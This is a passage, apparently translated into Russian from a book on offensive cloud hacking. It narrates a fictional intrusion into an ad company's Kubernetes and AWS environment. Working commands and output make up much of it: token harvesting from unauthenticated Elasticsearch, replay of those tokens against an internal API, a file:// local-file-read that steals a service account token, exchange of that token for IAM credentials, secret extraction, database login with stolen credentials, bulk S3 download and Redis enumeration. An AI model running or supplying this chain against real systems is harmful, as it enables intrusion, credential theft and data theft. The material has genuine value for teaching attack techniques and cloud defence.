И этот усеченный вывод, друзья мои, относится всего лишь к одному поду! У нас есть разрешение только на получение информации о подах, но, к счастью, это означает доступ к файлам манифеста подов, которые включают узлы, на которых работают поды, имена секретов, учетные записи служб, смонтированные тома и многое другое. Это почти полная разведка на уровне пространства имен с одним крошечным разрешением в руках.

Впрочем, полученные данные ужасно неудобны. Ручное копание в файлах YAML – это наказание, которое следует назначать только вашему заклятому врагу. Мы можем отформатировать результат из листинга 8.3, используя мощные настраиваемые выходные фильтры Kubectl:

```
shell> ./kubectl get pods -o="custom-columns=\
NODE:.spec.nodeName,\
POD:.metadata.name"

NODE                           POD
ip-192-168-162-215.eu-...   api-core-deployment-d34c-7qxm
ip-192-168-12-123.eu-...    ssp-feeder-deployment-13fe-3evx
ip-192-168-89-110.eu-...    redis-depl-69dc-0vslf
ip-192-168-72-204.eu-...    audit-elastic-depl-3dbc-3qozx
```

Эта довольно очевидная команда отображает только поля `spec.nodeName` и `metadata.name` манифестов подов. Давайте получим некоторые

дополнительные данные, такие как секреты, учетные записи служб, IP-адреса подов и так далее. Как вы можете видеть в листинге 8.4, фильтр стал более замысловатым, но ему приходится просеивать за вас массивы и карты YAML для извлечения нужной информации.

Листинг 8.4. Полная разведка на уровне пространства имен: имена узлов и модулей, IP-адреса модулей, учетные записи служб и секреты

```
shell> ./ kubectl get pods -o="custom-columns=\
NODE:.spec.nodeName,\
POD:.metadata.name,\
PODIP:.status.podIP,\
SERVICE:.spec.serviceAccount,\
ENV:.spec.containers[*].env[*].valueFrom.secretKeyRef,\
FILESECRET:.spec.volumes[*].secret.secretName"

NODE       POD       PODIP       SERVICE    ENV          FILESECRET
ip-192...  api-...   10.0.2...   api-token  dbCore...    api-token-...
ip-192...  ssp-f...  10.10...    default    dbCass...    default-...
ip-192...  ssp-r...  10.0.3...   default    <none>       default-...
ip-192...  audit...  10.20...    default    <none>       default-...
ip-192...  nexus...  10.20....   default    <none>       deploy-secret...
```

Я обрезал вывод, чтобы он поместился на странице, поэтому опишу его здесь. Первые два столбца содержат имена узла и пода, которые помогают нам сделать вывод о характере приложения, работающего внутри. Третий столбец – это IP-адрес модуля, который приводит нас прямо к приложению благодаря плоской сетевой архитектуре Kubernetes.

В четвертом столбце перечислены учетные записи службы, привязанные к каждому поду. Любое значение, отличное от значения по умолчанию, означает, что под, скорее всего, работает с дополнительными привилегиями.

В последних двух столбцах перечислены секреты, загруженные модулем либо через переменные среды, либо через файл, смонтированный на диске. Секретами могут быть пароли к базе данных, токены учетной записи службы, подобные той, что мы использовали для выполнения этой команды, и так далее.

Какое прекрасное время, чтобы быть хакером! Помните, как приходилось сканировать сеть /16 и ждать четыре часа, чтобы получить хоть немного похожий результат? Теперь это всего лишь одна команда. Конечно, если бы у учетной записи службы по умолчанию не было привилегии «получить поды», нам пришлось бы прибегнуть к слепому сканированию сети диапазона IP-адресов нашего контейнера. AWS очень болезненно реагирует на столь необычный сетевой трафик, поэтому будьте осторожны при настройке Nmap, чтобы оставаться незамеченным.

Имена подов, которые мы получили в листинге 8.4, полны рекламных и технических терминов, таких как SSP, api, kakfa и т. д. Можно

с уверенностью предположить, что MXR Ads запускает все свои приложения, участвующие в процессе доставки рекламы, в Kubernetes. Это позволит им масштабировать свои приложения вверх и вниз в зависимости от трафика. Мы продолжаем изучать другие поды и натыкаемся на контейнеры, которые в буквальном смысле загружают учетные данные AWS. Кажется, здесь становится жарко:

```
NODE       ip-192-168-162-215.eu-west-1.compute.internal
POD        creative-scan-depl-13dd-9swkx
PODIP      10.20.98.12
PORT       5000
SERVICE    default
ENV        AWS_SCAN_ACCESSKEY, AWS_SCAN_SECRET
FILESECRET default-token-2mpcg
```

Мы также заметили пару хранилищ данных, таких как Redis и Elasticsearch. Будет интересно.

Взлом хранилищ данных

Нашим самым важным преимуществом сейчас является тот факт, что нам удалось пересечь границу брандмауэра. Мы находимся внутри кластера, в так называемой доверенной зоне.

Администраторы DevOps по-прежнему находятся в плену иллюзии, что существует такая вещь, как доверенная сеть, даже если эта проклятая штука принадлежит облачному провайдеру. Статья Джона Ламберта о мышлении защитника (*https://github.com/JohnLaTwC/Shared*) по-прежнему актуальна: «*Защитники мыслят списками. Нападающие мыслят графами. Пока это так, нападающие побеждают*».

Redis – это база данных памяти типа «ключ-значение», которая в основном используется для целей кеширования, а Elasticsearch – это база данных на основе документов, предназначенная для запросов текстового поиска. Из описания этого модуля мы делаем вывод, что Elasticsearch используется для хранения журналов аудита некоторых, а может быть, и всех приложений:

```
NODE       ip-192-168-72-204.eu-west-1.compute.internal
POD        audit-elastic-depl-3dbc-3qozx
PODIP      10.20.86.24
PORT       9200
SERVICE    default
ENV.       <none>
FILESECRET default-token-2mpcg
```

Аутентификация и шифрование – это первые меры, от которых отказались из-за бессмысленной уверенности в доверенной сети. Мне еще предстоит наткнуться на базу данных Redis во внутренней сети,

которая требует аутентификации. То же самое касается Elasticsearch и других известных нереляционных баз данных, которые словно в шутку просят администраторов запускать приложение в «безопасной» среде, что бы это ни значило.

Я понимаю ход их мысли. Предполагается, что безопасность – это не работа администратора; он занят обеспечением быстродействия, доступности и согласованности данных. Но такое мышление не просто порочно, оно безрассудно. Безопасность является главным требованием любой технологии, управляемой данными. Данные содержат информацию. Информация равна власти. Так было с тех пор, как люди научились сплетничать. Игнорирование безопасности со стороны администраторов похоже на заявление сотрудников атомной электростанции о том, что их единственная задача – расщеплять изотопы урана. Меры предосторожности? «Нет, а зачем? Мы ведь запускаем реактор в охраняемом здании».

Сначала мы сосредоточимся на модулях Elasticsearch, поскольку журналы аудита всегда оказываются ценным источником информации. Обычно в них задокументировано, какая служба взаимодействует с какой базой данных, какие конечные точки URL-адресов активны и как выглядят запросы к базе данных. Мы даже можем найти пароли в переменных среды, небрежно сброшенных в трассировку стека отладки.

Мы возвращаемся к описанию модуля Elasticsearch, извлекаем IP-адрес модуля (10.20.86.24) и порт (9200) и готовимся запросить службу. База данных Elasticsearch по умолчанию поставляется с нулевой аутентификацией, поэтому благодаря сказке о «доверенной среде» у нас есть полный доступ к хранящимся в ней данным.

Elasticsearch организует свои данные в *индексы*, которые представляют собой просто наборы документов. Мы можем рассматривать индекс как эквивалент базы данных в традиционной системе реляционных баз данных, такой как MySQL. Итак, мы получаем список индексов, определенных в кластере:

```
shell> curl «10.20.86.24:9200/_cat/indices?v»

health index id size
yellow test CX9pIf7SSQGPZR0lfe6UVQ... 4.4kb
yellow logs dmbluV2zRsG1XgGskJR5Yw... 154.4gb
yellow dev IWjzCFc4R2WQganp04tvkQ... 4.4kb
```

Мы видим, что 154 ГБ данных журнала аудита готовы для изучения. Вытащим последнюю пару документов из индекса журнала:

```
shell> curl "10.20.86.24:9200/log/_search?pretty&size=4"

"hits": [{
--snip--
  "_source": {
```

```
❶"source": "dashboard-7654-1235",
 "level": "info",
❷"message": "GET /api/dashboard/campaign...\n
 Host: api-core\nAuthorization Bearer 9dc12d279fee485...",
 "timestamp": "2019-11-10T14:34:46.648883"
}}]
```

Поле `message` каждого из четырех элементов, возвращаемых Elasticsearch, содержит сохраненное необработанное сообщение журнала. Мы обнаруживаем текст, который выглядит как HTTP-запрос по адресу `api/dashboard/campaign/1395412512` ❷. Мы также находим ссылку на приложение информационной панели, которое мы заметили еще на этапе внешней разведки в главе 4 ❶. URL-адрес в журнале аудита предполагает, что данные кампании, загружаемые приложением информационной панели, вероятно, извлекаются из некоторой внутренней конечной точки с именем `api-core` (заголовок `Host`) ❷.

Интересно, что добытое нами HTTP-сообщение содержит токен авторизации, вероятно, для идентификации пользователя, запрашивающего данные. Мы можем выделить все токены, хранящиеся в индексе журнала, применив соответствующий поисковый фильтр Elasticsearch, а именно `message:Authorization`. Он должен позволить нам собрать достаточно токенов, чтобы идентифицировать всех активных пользователей в приложении панели управления:

```
shell> curl "10.20.86.24:9200/log/_search?pretty&size=12&q=message:Authorization"

"_timestamp": 1600579234
"message": "...Host: api-core\nAuthorization Bearer 8b35b04bebd34c1abb247f6baa5dae6c..."

"_timestamp": 1600581600
"message": "...Host: api-core\nAuthorization Bearer 9947c7f0524965d901fb6f43b1274695..."
--Сокращено--
```

Неплохо – у нас есть более дюжины токенов, использованных за последние 12 часов для доступа к приложению панели управления и, как следствие, к подам ядра API. Надеюсь, некоторые из них все еще будут действительны и могут быть использованы для повторной атаки.

Мы можем получить доступ к подам, связанным с именем службы `api-core` благодаря автоматическому разрешению DNS в Kubernetes. Кроме того, мы всегда можем просто получить IP-адрес одного из подов, например:

```
shell> kubectl get pods -o wide | grep "api-core"

NODE     ip-192-168-162-215.eu-west-1.compute.internal
POD      api-core-deployment-d34c-7qxm
PODIP    10.0.2.34
PORT     8080
```

Воспользуемся случайным адресом, который мы извлекли из индекса аудита, вместе с токеном авторизации:

```
shell> curl http://10.0.2.34/api/dashboard/campaign/1395412512 \
-H "Authorization: Bearer 8b35b04bebd34c1abb247f6baa5dae6c"
{
"progress": "0.3",
"InsertionID": "12387642",
"creative": "s4d.mxrads.com/7bcdfe206ed7c1159bb0152b7/...", ❶
"capping": "40",
"bidfactor": "10",
--Сокращено--
```

Мы внутри! У нас может не быть доступа к красивым информационным панелям для визуализации показателей – во всяком случае, пока, – но мы, наконец, мельком увидели часть необработанных данных кампании. В качестве бонуса мы получили местоположение видеофайлов и изображений, отображаемых в объявлениях ❶. Давайте посмотрим, что это за адрес:

```
root@Point1:/# getent -t hosts s4d.mxrads.com
13.225.38.103 s4d.mxrads.com.s3.amazonaws.com
```

Какой сюрприз, он перенаправляет на бакет S3. К сожалению, нам не разрешено получать перечень его содержимого, а ключи наверняка слишком сложны для подбора. Может быть, API предоставляет способ поиска по имени клиента, чтобы облегчить наше бремя?

Исследование API

Попробуем найти метод в API для перечисления имен клиентов, видео и всего остального, что может иметь значение. Мы начинаем экспериментировать с API, отправляя неверные идентификаторы и случайные URL-адреса вместе с нашим действительным токеном в надежде вызвать какое-либо справочное сообщение или подробную ошибку:

```
shell> curl “http://10.0.2.34/api/randomPath” \
-H “Authorization: Bearer 8b35b04bebd34c1abb247f6baa5dae6c”

{"level":"critical","message":"Path not found. Please refer to the docs
(/docs/v3) for more information"...
```

Нас перенаправляют на какой-то URL-адрес документации. Один запрос к URL-адресу `/docs/v3` раскрывает всю документацию API: какие конечные точки доступны, параметры для отправки, заголовки и многое другое. Как мило с их стороны!

Оказывается, наша догадка была не так уж далека от истины: токен авторизации действительно привязан к конечному пользователю и действителен в рамках его рекламных кампаний. Случайные токены, которые мы добыли, вряд ли подходят для просмотра или редактирования кампаний Gretsch Politico (если, конечно, там не окажется активного пользователя или администратора GP, который в настоящее время общается с модулем `api-core`, – ну и ладно, мы знаем, что сейчас не Рождество, и не надеемся на чудо).

Документы ясно дают понять, что конечная точка API-ядра является точкой входа буквально для каждого приложения доставки, используемого MXR Ads. Это их основной уровень абстракции базы данных. Он объединяет бизнес-информацию из нескольких источников данных и обеспечивает единый унифицированный обзор процесса доставки.

Помимо обычных команд, которые вы ожидаете от всемогущего API (выборка кампаний, вставка списков, поиск списков исключений и т. д.), в документации упоминается дополнительная функция, которая будоражит нашу хакерскую интуицию: отчеты об использовании. Эта функция описывается следующим образом: «конечная точка `/usage-report` создает файл отчета с подробным описанием работоспособности API и несколькими показателями для отслеживания его производительности и конфигурации».

Конфигурация – это хорошо. Нам нравится слово «конфигурация». Данные конфигурации часто содержат пароли, определения конечных точек и другие секреты API. Но есть еще кое-что. Тот файл отчета, который они упомянули… как он генерируется? Как его получают? Можем ли мы его скачать? Если да, можем ли мы подменить URL-адрес, чтобы вместо этого получить другой файл? Есть ли проверки? Динамическая генерация отчетов может послужить нам точкой входа.

Давайте попробуем применить эту функцию отчетов об использовании по прямому назначению. Мы пытаемся создать отчет, чтобы изучить его более внимательно:

```
shell> curl http://10.0.2.34/usage-report/generate»
-H "Authorization: Bearer 8b35b04bebd34c1abb247f6baa5dae6c"
{
    "status": "success",
    "report": "api-core/usage-report/file/?download=s3://mxrads-reports/98de2cabef81235dead4
            .html"
}

shell> curl api-core/usage-report/file/?download=s3://mxrads-reports/98de2cabef81235dead4.html

--Сокращено--
Internal configuration:
Latency metrics:
Environment:
PATH_INFO: '/usage-report'
PWD '/api/'
```

```
SHELL '/bin/bash/'

AWS_ROLE_ARN 'arn:aws:iam::886477354405:role/api-core.ec2'❶

AWS_WEB_IDENTITY_TOKEN_FILE '/var/run/secrets/eks.amazonaws.com/serviceaccount/token'❷

DB_CORE_PASS **********
DB_CORE_USER **********
DBENDPOINT=984195.cehmrvc73g1g.eu-west-1.rds.amazonaws.com ❸
--Сокращено--
```

Действительно очень интересно! К счастью для MXR Ads, разработчики генератора отчетов об использовании замаскировали пользователя и пароль базы данных, поэтому простого доступа к ней нет, но мы все равно получили конечную точку базы данных ❸: `984195.cehmrvc73g1g.eu-west-1.rds.amazonaws.com`. Очевидно, данные извлекаются из управляемой реляционной базы данных на AWS – службы под названием RDS.

Но пока не обращайте внимания на базу данных. У нас есть еще кое-что интересное.

Дальше мы сосредоточимся на двух специальных переменных: `AWS_ROLE_ARN` и `AWS_WEB_IDENTITY_TOKEN_FILE`. Согласно документации AWS, эти две переменные вводятся управляемой версией Kubernetes (EKS) от AWS всякий раз, когда роль IAM прикрепляется к учетной записи службы. Здесь под `api-core` может обменять свой токен аутентификации Kubernetes на обычные ключи доступа IAM, которые дают привилегии роли `api-core.ec2` ❶. Отличное повышение привилегий!

ПРИМЕЧАНИЕ *У компаний с другой архитектурой может не быть иного выбора, кроме как разрешить всем подам, работающим на данном узле, реализовать роль, назначенную этому узлу. Тогда наша работа становится намного легче. Некоторые компании будут проксировать все запросы, используя такой инструмент, как* `kube2iam`*, чтобы ограничить охват пода.*

Было бы интересно загрузить токен служебной учетной записи, хранящийся в файле, на который ссылается `AWS_WEB_IDENTITY_TOKEN_FILE`, и обменять его на ключи доступа IAM, чтобы увидеть, к чему мы можем получить доступ с помощью этих ключей, а к чему нет.

Функция `usage-report` вполне может помочь нам в этом начинании. URL загрузки указывает на адрес S3, но есть вероятность, что он также принимает другие обработчики URL-адресов, такие как `file://` для загрузки документов с диска, например файл токена службы `AWS_WEB_IDENTITY_TOKEN_FILE` ❷:

```
shell> curl api-core/usage-report/file?download=\
file:///var/run/secrets/eks.amazonaws.com/serviceaccount/token

eyJhbGciOiJSUzI1NiIsImtpZCI6ImQxNWY4MzcwNjI5Y2FmZGRiOGNjY2UzNjBiYzFjZGMwYWY4Zm...
```

Как же хорошо, когда все идет так, как задумано! Мы получили токен аккаунта службы. Посмотрим, сможем ли мы обменять его на ключи IAM. Если мы расшифруем этот токен и сравним его с JWT по умолчанию, который мы получили ранее, то заметим некоторые важные отличия:

```
{
❶"aud": ["sts.amazonaws.com"],
  "exp": 1574000351,
❷"iss": "https://oidc.eks.eu-west-1.amazonaws.com/id/4BAF8F5",
  "kubernetes.io": {
    "namespace": "prod",
--Сокращено--
    "serviceaccount": {
      "name": "api-core-account",
      "uid": "f9438b1a-087b-11ea-9d5f-06c16d8c2dcc"
    }
  "sub": "system:serviceaccount:prod:api-core-account"
}
```

Токен служебной учетной записи имеет свойство «прослушивание» (aud) ❶, т. е. это сервер ресурсов, который примет токен, который мы только что расшифровали. Здесь этот параметр настроен на STS – сервис AWS, который предоставляет временные учетные данные IAM. Эмитент токена ❷ больше не является контроллером учетной записи службы, а вместо этого представляет собой сервер OpenID, предоставляемый вместе с кластером EKS. OpenID – это стандарт аутентификации, используемый для делегирования аутентификации третьей стороне. IAM AWS доверяет данному серверу OpenID правильную подпись и аутентификацию утверждений в этом JWT.

В соответствии с документацией AWS, если все настроено правильно, роль IAM `api-core.ec2` также будет настроена на доверие запросам на реализацию роли, выдаваемым этим сервером OpenID и имеющим заявку `system:serviceaccount:prod:api-core-account`.

В ответ на вызов API `aws sts accept-role-with-web-identity` в сопровождении необходимой информации (веб-токен и имя роли) мы должны получить действительные учетные данные IAM:

```
root@Pointer1:/# AWS_ROLE_ARN="arn:aws:iam::886477354405:role/api-core.ec2"
root@Pointer1:/# TOKEN ="ewJabazetzezet..."

root@Pointer1:/# aws sts assume-role-with-web-identity \
--role-arn $AWS_ROLE_ARN \
--role-session-name sessionID \
--web-identity-token $TOKEN \
--duration-seconds 43200

{
    "Credentials": {
```

```
        "SecretAccessKey": "YEqtXSfJb3lHAoRgAERG/I+",
        "AccessKeyId": "ASIA44ZRK6WSYXMC5YX6",
        "Expiration": "2019-10-30T19:57:41Z",
        "SessionToken": "FQoGZXIvYXdzEM3..."
    },
--Сокращено--
}
```

Аллилуйя! Мы только что обновили наш сервисный токен Kubernetes до роли IAM, способной взаимодействовать с сервисами AWS. Какой ущерб мы можем нанести, обладая новым типом доступа?

Злоупотребление привилегиями роли IAM

Приложение `api-core` управляет кампаниями, имеет ссылки на материалы, размещенные на S3, и обладает множеством дополнительных возможностей. Можно с уверенностью предположить, что связанная роль IAM имеет какие-то расширенные привилегии. Начнем с очевидного, чем нас дразнили с самого начала, – списка бакетов на S3:

```
root@Pointer1:/# aws s3api list-buckets
{
  "Buckets": [
     {
       "Name": "mxrads-terraform",
       "CreationDate": "2017-10-25T21:26:10.000Z"

       "Name": "mxrads-logs-eu",
       "CreationDate": "2019-10-27T19:13:12.000Z"

       "Name": "mxrads-db-snapshots",
       "CreationDate": "2019-10-26T16:12:05.000Z"
--snip--
```

Наконец-то! После бесчисленных попыток нам удалось получить роль IAM с разрешением `ListBuckets`. Это был долгий путь!

Однако пока не слишком радуйтесь. Мы действительно можем получить список бакетов, но это еще не говорит о нашей способности извлекать отдельные файлы из этих бакетов. Однако, просто взглянув на список бакетов, мы получаем новое представление о методах работы MXR Ads.

Например, корзина `mxrads-terraform`, скорее всего, хранит *состояние*, созданное Terraform – инструментом, используемым для установки и настройки облачных ресурсов, таких как серверы, базы данных и сеть. Состояние – это декларативное описание всех активов, созданных и управляемых Terraform, таких как IP-адрес сервера, подсети, роль IAM, разрешения, связанные с каждой ролью и пользователем, и т. д. Более того, состояние хранит пароли в открытом виде. Даже если наша жертва использует инструмент управления секретами,

такой как Vault, AWS Key Management Service (KMS) или AWS Secrets Manager, Terraform расшифрует их на лету и сохранит их открытую версию в файле состояния. О, мы на все готовы, чтобы получить доступ к этому бакету. Давайте попробуем:

```
root@Point1:~/# aws s3api list-objects-v2 --bucket mxrads-terraform

An error occurred (AccessDenied) when calling the ListObjectsV2 operation:
Access Denied
```

Увы, не повезло. Всему свое время. Вернемся к нашему списку бакетов.

Мы уверены, что есть по крайней мере один бакет, к которому приложение `api-core` должно иметь доступ. Это `s4d.mxrads.com`, бакет, в котором хранятся все рекламные материалы. Воспользуемся нашими привилегиями IAM для вывода списка содержимого бакета:

```
root@Point1:~/# aws s3api list-objects-v2 --bucket s4d.mxrads.com > list_creatives.txt
root@Point1:~/# head list_creatives.txt
{"Contents": [{
  "Key": "2aed773247f0203d5e672cb/125dad49652436/vid/720/6aa58ec9f77af0c0ca497f90c.mp4",

  "LastModified": "2015-04-08T22:01:48.000Z",
                --Сокращено--
```

Хм… да, у нас есть доступ ко всем видео и изображениям, которые MXR Ads использует в своих рекламных кампаниях, но мы не собираемся загружать и воспроизводить терабайты медиарекламы только для того, чтобы найти те, которые использует Gretsch Politico. Должен быть лучший способ проверить эти файлы.

И он есть. Помните токен учетной записи службы Kubernetes, который мы получили несколько минут назад? Мы так поспешно преобразовали его в учетные данные AWS, что почти забыли о привилегиях, которыми он обладал сам по себе. Эта учетная запись службы является золотым пропуском для получения ресурсов кластера, связанных с подом `api-core`. И угадайте, какие свойства `api-core` нужны для работы? Учетные данные базы данных! Мы воспользуемся доступом к базе данных, чтобы определить искомые материалы Gretsch Politico, а затем недавно полученным доступом к IAM для загрузки этих видео с S3.

Злоупотребление привилегиями учетной записи службы

Мы возвращаемся к нашей верной оболочке обратного вызова и отправляем новую команду `curl` на сервер API, на этот раз с API-ядром JWT. Запрашиваем секреты, найденные в описании пода, `dbCorepassword`:

```
shell> export TOKEN="ewJabazetzezet..."
shell> curl -Lk \
https://10.100.0.1/api/v1/namespaces/prod/secrets/dbCorepassword \
--header "Authorization: Bearer $TOKEN"
{
    "kind": "Secret",
    "data": {
      "user": "YXBpLWNvcmUtcnc=",
      "password": "ek81akxXbGdyRzdBUzZs" }}
```

Затем мы расшифровываем пользователя и пароль:

```
root@Point1:~/# echo YXBpLWNvcmUtcnc= |base64 -d
api-core-rw
root@Point1:~/# echo ek81akxXbGdyRzdBUzZs |base64 -d
zO5jLWlgrG7AS6l
```

И вуаля, учетные данные базы данных кампании – api-core-rw/zO-5jLWlgrG7AS6l.

Проникновение в базу данных

Давайте инициируем подключение к базе данных из кластера на тот случай, если экземпляр RDS защищен правилами брандмауэра для входящих соединений. Мы не знаем точно, к какой базе данных мы будем обращаться (RDS поддерживает MySQL, Aurora, Oracle, SQL Server и другие). Поскольку MySQL – самый популярный движок, начнем с него:

```
shell> export DBSERVER=984195.cehmrvc73g1g.eu-west-1.rds.amazonaws.com

shell> apt install -y mysql-client
shell> mysql -h $DBSERVER -u api-core-rw -pzO5jLWlgrG7AS6l -e "Show databases;"

+--------------------+
| Database |
+--------------------+
| information_schema |
| test |
| campaigns |
| bigdata |
| taxonomy |
--snip--
```

Мы внутри.

Поиск кампаний Gretsch Politico требует элементарных навыков работы с SQL, которые я не буду здесь подробно описывать. Начнем с получения списков всех столбцов, таблиц и баз данных на сервере. Эта информация доступна в базе данных information_schema в таблице COLUMN_NAME:

```
shell> mysql -h $DBSERVER -u api-core-rw -pzO5jLWlgrG7AS6l -e\
"select COLUMN_NAME,TABLE_NAME, TABLE_SCHEMA,TABLE_CATALOG from information_schema.columns;"
+--------------------+------------------+-------------+
| COLUMN_NAME        | TABLE_NAME       | TABLE_SCHEMA |
+--------------------+------------------+-------------+
| counyter           | insertions       | api         |
| id_entity          | insertions       | api         |
| max_budget         | insertions       | api         |
--Сокращено--
```

Мы выбираем несколько столбцов и таблиц, которые, скорее всего, содержат данные кампании, а затем запрашиваем информацию с помощью пары операторов `select`, перемежающихся операциями `join`. Этот запрос должен дать нам список кампаний, URL-адреса рекламных материалов и бюджет каждой кампании – всю информацию, которую мы только можем запросить. Мы снова применяем наши украденные учетные данные:

```
shell> mysql -h $DBSERVER -u api-core-rw -pzO5jLWlgrG7AS6l campaigns -e\
"select ee.name, pp.email, pp.hash, ii.creative, ii.counter, ii.max_budget\
from insertions ii\
inner join entity ee on ee.id= ii.id_entity\
inner join profile pp on pp.id_entity= ii.id_entity\
where ee.name like '%gretsch%'"

---
Name : Gretsch Politico
Email: eloise.stinson@gretschpolitico.com
Hash: c22fe077aaccbc64115ca137fc3a9dcf
Creative: s4d.mxrads.com/43ed90147211803d546734ea2d0cb/
12adad49658582436/vid/720/88b4ab3d165c1cf2.mp4
Counter: 16879
Maxbudget: 250000
---
--Сокращено--
```

Похоже, что клиенты GP тратят сотни тысяч долларов на каждое из 200 рекламных объявлений, которые в настоящее время показываются. Это хорошие деньги.

Мы перебираем все URL-адреса рекламных материалов, найденные в базе данных, и извлекаем их из S3.

Помните время, когда хакерам нужно было тщательно разрабатывать инструменты и методы эксфильтрации, чтобы обойти меры по предотвращению потери данных и по крупицам извлекать данные из сети компании? Больше эта морока не нужна.

Облачному провайдеру все равно, где вы находитесь. Пока у вас есть правильные учетные данные, вы можете скачать все, что захотите. В конце месяца жертва взлома, скорее всего, получит солидный счет от провайдера, но это вряд ли вызовет подозрения в бухгалте-

рии. В любом случае MXR Ads постоянно обслуживает большинство показов этих видео по всему миру. Мы просто загружаем их все за один раз.

Учитывая количество задействованных объявлений (GP принадлежат несколько сотен), мы будем использовать магию `xargs` для распараллеливания вызова API `get-object`. Мы готовим файл со списком материалов для выборки, а затем перебираем каждую строку и передаем ее в `xargs`:

```
root@Point1:~/creatives# cat list_creatives.txt | \
xargs -I @ aws s3api get-object \
-P 16 \
--bucket s4d.mxrads.com \
--key @ \
$RANDOM
```

Флаг `-I` – это токен замены, который определяет, куда вставить прочитанную строку. Флаг `-P` в `xargs` – это максимальное количество одновременных процессов (16 на моей машине). Наконец, `RANDOM` – это переменная bash по умолчанию, которая возвращает случайное число при каждом проходе и будет локальным именем загруженного объявления. Давайте посмотрим, сколько рекламных объектов мы нашли:

```
root@Point1:~/creatives# ls -l |wc -l
264
```

У нас есть 264 объявления – это 264 сгустка неприязни, отфотошопленных изображений, поддельных видео и тщательно подтасованных сцен, призванных разобщить людей. Некоторые материалы даже отпугивают людей от голосования. Любые средства хороши, чтобы получить желаемый результат выборов.

Получив эти видеофайлы, мы успешно выполнили задачу номер 3 из главы 4. Нам еще предстоит выполнить две важные задачи: раскрыть настоящие личности клиентов GP и понять масштабы деятельности по профилированию данных.

Мы возвращаемся к нашему списку бакетов S3, надеясь найти подсказки или ссылки на некоторые технологии машинного обучения или профилирования (Hadoop, Spark, Flink, Yarn, BigQuery, Jupyter и т. д.), но не находим ничего значимого, к чему мы можем получить доступ.

Как насчет еще одного компонента в цепочке доставки? В поисках вдохновения мы получаем перечень всех подов, работающих в пространстве имен `prod`:

```
shell> ./kubectl get pods -n prod -o="custom-columns=\
NODE:.spec.nodeName,\
POD:.metadata.name"
```

```
NODE                        POD
ip-192-168-133-105.eu-...   vast-check-deployment-d34c-7qxm
ip-192-168-21-116.eu-...    ads-rtb-deployment-13fe-3evx
ip-192-168-86-120.eu-...    iab-depl-69dc-0vslf
ip-192-168-38-101.eu-...    cpm-factor-depl-3dbc-3qozx
--Сокращено--
```

Эти имена подов чрезвычайно загадочны. Рекламный бизнес, как и Уолл-стрит, имеет неприятную привычку прятаться за малопонятными аббревиатурами, которые сеют сомнения и путаницу. Итак, после пары часов исследований Википедии в попытке расшифровать эти названия мы сосредоточим наше внимание на приложении `ads-rtb`. RTB означает *real-time bidding* – торги в реальном времени, протокол, используемый для проведения рекламного аукциона, который приводит к отображению определенного объявления над всеми остальными на веб-сайте.

Каждый раз, когда пользователь загружает страницу веб-сайта, имеющего партнерские отношения с MXR Ads, фрагмент кода JavaScript запускает вызов на *платформу предложения* (supply-side platform, SSP) MXR Ads для запуска аукциона. SSP MXR Ads передает запрос другим SSP, рекламным агентствам или брендам для сбора их ставок. Каждое агентство, выступая в роли *платформы спроса* (demand-side platform, DSP), предлагает определенную сумму в долларах за показ выбранной ими рекламы. Сумма, которую они готовы предложить, обычно основана на нескольких критериях: URL-адрес веб-сайта, позиция объявления на странице, ключевые слова на странице и, что наиболее важно, данные пользователя. Если эти критерии подходят клиенту, разместившему рекламу, он повысит ставку. Этот аукцион проводится автоматически по протоколу RTB.

Возможно, поды RTB не имеют доступа к персональным данным и просто вслепую передают запросы на серверы, размещенные на GP, но судя по тому, насколько важным является протокол RTB в доставке рекламы, эти поды вполне могут приблизить нас к цели еще на один шаг.

Redis и торги в реальном времени

Мы извлекаем манифест пода `ads-rtb`:

```
spec:
    containers:
    - image: 886371554408.dkr.ecr.eu-west-1.amazonaws.com/ads-rtb
--snip--
    - image: 886371554408.dkr.ecr.eu-west-1.amazonaws.com/redis-rtb
      name: rtb-cache-mem
      ports:
      - containerPort: 6379
        protocol: TCP
```

```
    nodeName: ip-192-168-21-116.eu-west-1.compute.internal
    hostIP: 192.168.21.116
    podIP: 10.59.12.47
```

Посмотрите-ка! Контейнер Redis работает вместе с приложением RTB, прослушивая порт 6379.

Как я уже говорил, нам еще предстоит увидеть базу данных Redis, защищенную аутентификацией во внутренней сети, поэтому вы можете себе представить, что наш Redis, скрывающийся внутри пода в кластере Kubernetes, приветствует нас с распростертыми объятиями. Скачиваем клиента Redis и переходим к извлечению списка сохраненных в базе ключей:

```
shell> apt install redis-tools

shell> redis -h 10.59.12.47 --scan * > all_redis_keys.txt

shell> head -100 all_redis_keys.txt
vast_c88b4ab3d_19devear
select_3799ec543582b38c
vast_5d3d7ab8d4
--Сокращено--
```

Каждое приложение RTB поставляется с собственным сопутствующим контейнером Redis, который действует как локальный кеш для хранения различных объектов. Ключ `select_3799ec543582b38c` содержит буквенный объект Java, сериализованный в байты. Мы можем утверждать это, потому что любой сериализованный объект Java имеет маркер шестнадцатеричной строки `00 05 73 72`, который мы видим, когда запрашиваем значение ключа:

```
shell> redis -h 10.59.12.47 get select_3799ec543582b38c

AAVzcgA6Y29tLm14cmFkcy5ydGIuUmVzdWx0U2V0JEJpZFJlcXVlc3SzvY...

shell> echo -ne AAVzcgA6Y29tLm14cmFkcy5ydGI...| base64 -d | xxd

aced 0005 7372 003a 636f 6d2e 6d78 7261 ......sr.:com.mxra
6473 2e72 7462 2e52 6573 756c 7453 6574 ds.rtb.ResultSet$B
2442 6964 5265 7175 6573 74b3 bd8d d306 $BidRequest.......
091f ef02 003d dd...
```

Вместо того чтобы снова и снова извлекать один и тот же результат из базы данных и нести ненужные затраты на задержку в сети, контейнер `ads-rtb` хранит предыдущие результаты базы данных (строки, объекты и т. д.) в своем локальном кеше контейнера Redis. Если позже поступит тот же запрос, он почти мгновенно получит соответствующий результат от Redis.

Эта форма кеширования, вероятно, приветствовалась как фантастическая идея во время первоначального проектирования приложения, но она включает в себя опасную и часто упускаемую из виду операцию: десериализацию.

Десериализация

Когда объект Java (или объект практически любого языка высокого уровня, например Python, C# и т. д.) десериализуется, он преобразуется обратно из потока байтов в ряд атрибутов, которые заполняют реальный объект Java. Этот процесс обычно выполняется методом `readObject` целевого класса.

Вот краткий пример, показывающий, что может происходить внутри `ads-rtb`. Где-то в коде приложение загружает массив байтов из кеша Redis и инициализирует входной поток:

```
// Retrieve serialized object from Redis
byte[] data = FetchDataFromRedis()
// Create an input stream
ByteArrayInputStream bis = new ByteArrayInputStream(data);
```

